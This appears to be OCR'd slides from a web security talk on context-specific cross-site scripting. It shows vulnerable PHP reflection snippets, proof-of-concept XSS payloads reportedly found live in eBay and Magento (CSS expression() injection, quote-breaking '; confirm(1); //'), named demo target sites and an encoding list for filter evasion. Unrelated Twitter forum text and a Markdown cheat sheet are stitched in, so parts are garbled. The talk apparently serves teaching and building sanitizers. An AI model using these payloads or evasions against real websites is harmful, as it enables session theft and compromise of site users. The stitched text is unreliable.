
URL CONTEXT




URL Context: In URL context, user-supplied input reflects back in the "**href**" attribute of anchor tag i.e., <**a**> or "**src**" attribute of <**img**> or <**iframe**> or <**embed**> tag or "**data**" attribute of <**object**> tag. e.g.,


```
<a href='<?php echo filter_function($_POST['input']);?>'>URL Context</a>
```


E.G., HTTP://EDITOR.FROALA.COM/





E.G., HTTP://WWW.TINYMCE.COM/TRYIT/FULL.PHP






Url

Text to display

Title

Target None

E.G., HTTPS://TRANSLATE.TWITTER.COM/FORUM/TOPICS/5952/POSTS/NEW



https://translate.twitter.com/forum/topics/5952/posts/new?page=1&reply_to_id=37217

appear. Etc.) If translators have not submitted a translation or voted for one which appears on the same page, it will be left in English.

I want to h

Thanks, @

Markdown cheat sheet

Format Text

Headers

```
# This is an <h1> tag
## This is an <h2> tag
###### This is an <h6> tag
```

Text styles

```
*This text will be italic*
_This will also be italic_

**This text will be bold**
__This will also be bold__

*You **can** combine them*
```

Lists

Unordered

```
* Item 1
* Item 2
  * Item 2a
  * Item 2b
```

Ordered

```
1. Item 1
2. Item 2
3. Item 3
   * Item 3a
   * Item 3b
```

Miscellaneous


Links

```
https://twitter.com/ - automatic!
[Twitter](https://twitter.com/)
```

Blockquotes

```
As Kanye West said:

> We're living the future so
> the present is our past.
```


STYLE CONTEXT



The "**style context**" is popular in cases where modern web applications allow some harmless mark-ups or rich-text functionality like bold, italic and underline tags in the comment section or blog post and at the same time allow users to set styles on these tags e.g., change font size and color.

```
<div style='<?php echo filter_function($_POST['input']);?>'>CSS Context</div>
```

E.G., A SCREEN-SHOT FROM EBAY



Id

Language Direction <not set>

Access Key

Name

Language Code

Tab Index

Advisory Title

Advisory Content Type


Stylesheet Classes

Linked Resource Charset

Relationship

Style


LIVE XSS IN EBAY IN STYLE CONTEXT



[redacted] eBay - F12
File Find Disable View Images Cache Tools Validate
Browser Mode: IE10 Document Mode: IE7 standards
HTML CSS Console Script Profiler Network
width:expression
Start debugging
http://www.ebay.com[redacted]
Valentine's gifts ▸
Message from webp...
1
OK

```
2" itemprop="articleBody">
  <body>


[redacted]" id="link1" style="width:expression(alert(1))">http://www.ebay
or=confirm(1);&gt;


nfirm(1);&gt;


:onfirm(1);&gt;


-=confirm(1);&gt;


-or=confirm(1);&gt;
```

ANOTHER XSS IN MAGENTO COMMERCE IN STYLE CONTEXT


Magento an ebay inc company
PRODUCTS
CUSTOMERS
Home » Forum » Magento Announcement
Got Post Imaging Training with Magento !!!


Message from webp...

1

OK

```
            </div>


 <p><b><span class=""style=width:expre/**/ssion(alert&#40;1&#41;) junktext">bold</span></b>





      </td>
tr>
r>
      <td class="tableCellOne member-info">&nbsp;</td>
      <td class="tableCellOne threadBg" style="padding:0" height="30" align="right">
            <div align="right" class="botLinks" style="margin-right:30px;">
```

SUMMARY OF CONTEXTS



ATTACK METHODOLOGY

- Systematic in nature
- Easy to understand
- Context-Specific
- Attack methodology is ` ***complete*** ` and one can guarantee that there is an XSS or no XSS in a particular injection point.
- With the help of attack methodology, one can make a secure per-context XSS sanitizer
- Can be applied to other server-side languages e.g., ASP, Ruby etc

SCRIPT CONTEXT ATTACK METHODOLOGY

Only for attendees ... :)

ATTACKER MAY ALSO USED SINGLE LINE COMMENT IN ORDER TO MAKE CLOSING QUOTE'S AFFECT NULL & VOID

```
"; confirm(1); //
```

OR

```
'; confirm(1); //
```

LIVE DEMO #1


http://www.dailymail.co.uk/home/search.html

LIVE DEMO # 2

http://de.eonline.com

QUESTION ARISE ...

Why no sort of encoding in script-context attack methodology?



Web Escaping and Encoding

```
<

Percent Encoding
    %3c
    %3C

HTML Entity Encoding
    &#60
    &#060
    &#0060
    &#00060
    &#000060
    &#0000060
    &#60;
    &#060;
    &#0060;
    &#00060;
    &#000060;
    &#0000060;
    &#x3c
    &#x03c
    &#x003c
    &#x0003c
    &#x00003c
    &#x000003c
    &#x3c;
    &#x03c;
    &#x003c;
    &#x0003c;
    &#x00003c;
    &#x000003c;
    &#X3c
    &#X03c
    &#X003c
    &#X0003c
    &#X00003c
    &#X000003c
    &#X3c;
    &#X03c;
    &#X003c;
    &#X0003c;
    &#X00003c;
    &#X000003c;
    &#x3C
    &#x03C
    &#x003C
    &#x0003C
    &#x00003C
    &#x000003C
    &#x3C;
    &#x03C;
    &#x003C;
    &#x0003C;
    &#x00003C;
    &#x000003C;
    &#X3C
    &#X03C
    &#X003C
    &#X0003C
